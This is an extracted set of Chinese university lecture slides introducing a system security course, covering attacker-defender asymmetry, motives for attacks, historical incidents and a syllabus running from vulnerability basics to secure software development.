

网络空间安全学院



# 系统安全概述

网络空间安全学院 慕冬亮

Email : [dzm91@hust.edu.cn](mailto:dzm91@hust.edu.cn)

# 为什么需要系统安全？

- 假设现实世界所有的人都是好人，我们还需要系统安全吗？

系统安全存在的**必要性之一**就是针对那些心怀恶意且聪明的攻击者

# 系统安全：一门对抗性学科

攻击者




军备竞争  
Arm Race




防御者



# 系统安全：一门对抗性学科




# 攻击者与防御者之间的非对称性





# 攻击者与防御者之间的非对称性



- 经济利益
- 商业竞争
- 网络战争
- 知识产权



# 攻击者与防御者之间的非对称性




# 软件系统安全问题

- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ 任何软件系统都是不安全的
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因
- ❖ 如何考虑系统安全问题？

# 软件系统安全问题


- ❖ 课程内容简介
- ❖ 最新安全大数据
- ❖ 任何软件系统都是不安全的
- ❖ 软件系统不安全性的几种表现
- ❖ 软件系统不安全的原因
- ❖ 如何考虑系统安全问题？

# 网络空间 & 软件系统变迁史



# 软件系统简介

- ❖ 软件系统，是计算机应用的重要组成部分。
  - ❖ 系统软件规模成指数倍地增长，导致软件系统无比庞大。
  - ❖ 尽管软件开发者竭尽努力，但软件系统中不可避免地包含软件缺陷或软件漏洞。
  - ❖ 当这些缺陷被**无意或有意**触发后，软件系统会崩溃或非正常退出，将会给用户带来巨大的损失。
  - ❖ 恶意攻击者还会利用**缺陷或漏洞**攻陷软件系统，从而获取有价值的数据信息，用于牟取利益。
- ❖ 然而，面对缺陷或漏洞带来的巨大损失，现实世界对软件开发者提出了更高的要求，要求程序员能够编写出错误更加少的程序，并及时修复软件系统中的安全问题。



火星气候探测者号“失联”




莫里斯蠕虫

# 课程内容简介

- ❖ 系统安全中的巨大挑战 - 安全漏洞，其产生原因，分类，危害？怎么挖掘、分析与利用软件漏洞？如何利用安全编程及安全机制来抵御软件漏洞？
- ❖ 本课程主要就是针对以上这些问题进行介绍，了解系统安全的核心技术。同时，安全编程是软件质量的重要保证，在软件开发和程序设计中具有重要地位。



# 课程内容简介



- ◆ CSEC2017模型有八个知识领域：软件安全，**系统安全**，数据安全，组件安全，连接安全，人员安全，组织安全以及社会安全。
- ◆ CSEC2017思想模型包括学科六个内涵属性：C-机密性，I-完整性，A-可用性，R-风险，AT-对抗，ST-系统性思考

# 简介

- ❖ **1. 系统安全概述** 系统安全威胁、概念；系统安全所涉及的技术范畴以及系统安全关键技术与措施分析
- ❖ **2. 系统安全技术基础** x86汇编语言基础知识、系统引导与控制权、操作系统虚拟内存、ELF可执行文件以及软件逆向工具
- ❖ **3. 软件缺陷与漏洞机理基础** 安全攻击事件、漏洞分类及标准、漏洞生命周期、漏洞影响、产生原因、利用方式及典型漏洞
- ❖ **4. 内存安全与漏洞分析** 堆栈、函数调用原理、栈溢出、堆溢出、整数溢出、格式化溢出、软硬件漏洞防御等
- ❖ **5. 漏洞利用与发现** 漏洞利用、Shellcode、利用实战、平台、框架与工具，代码审查，静/动态挖掘及模糊测试等
- ❖ **6. 构建安全的软件** 威胁建模，安全代码编写，漏洞响应和维护，SDL

# 软件系统安全问题

❖ 课程内容简介

❖ **最新安全大数据**

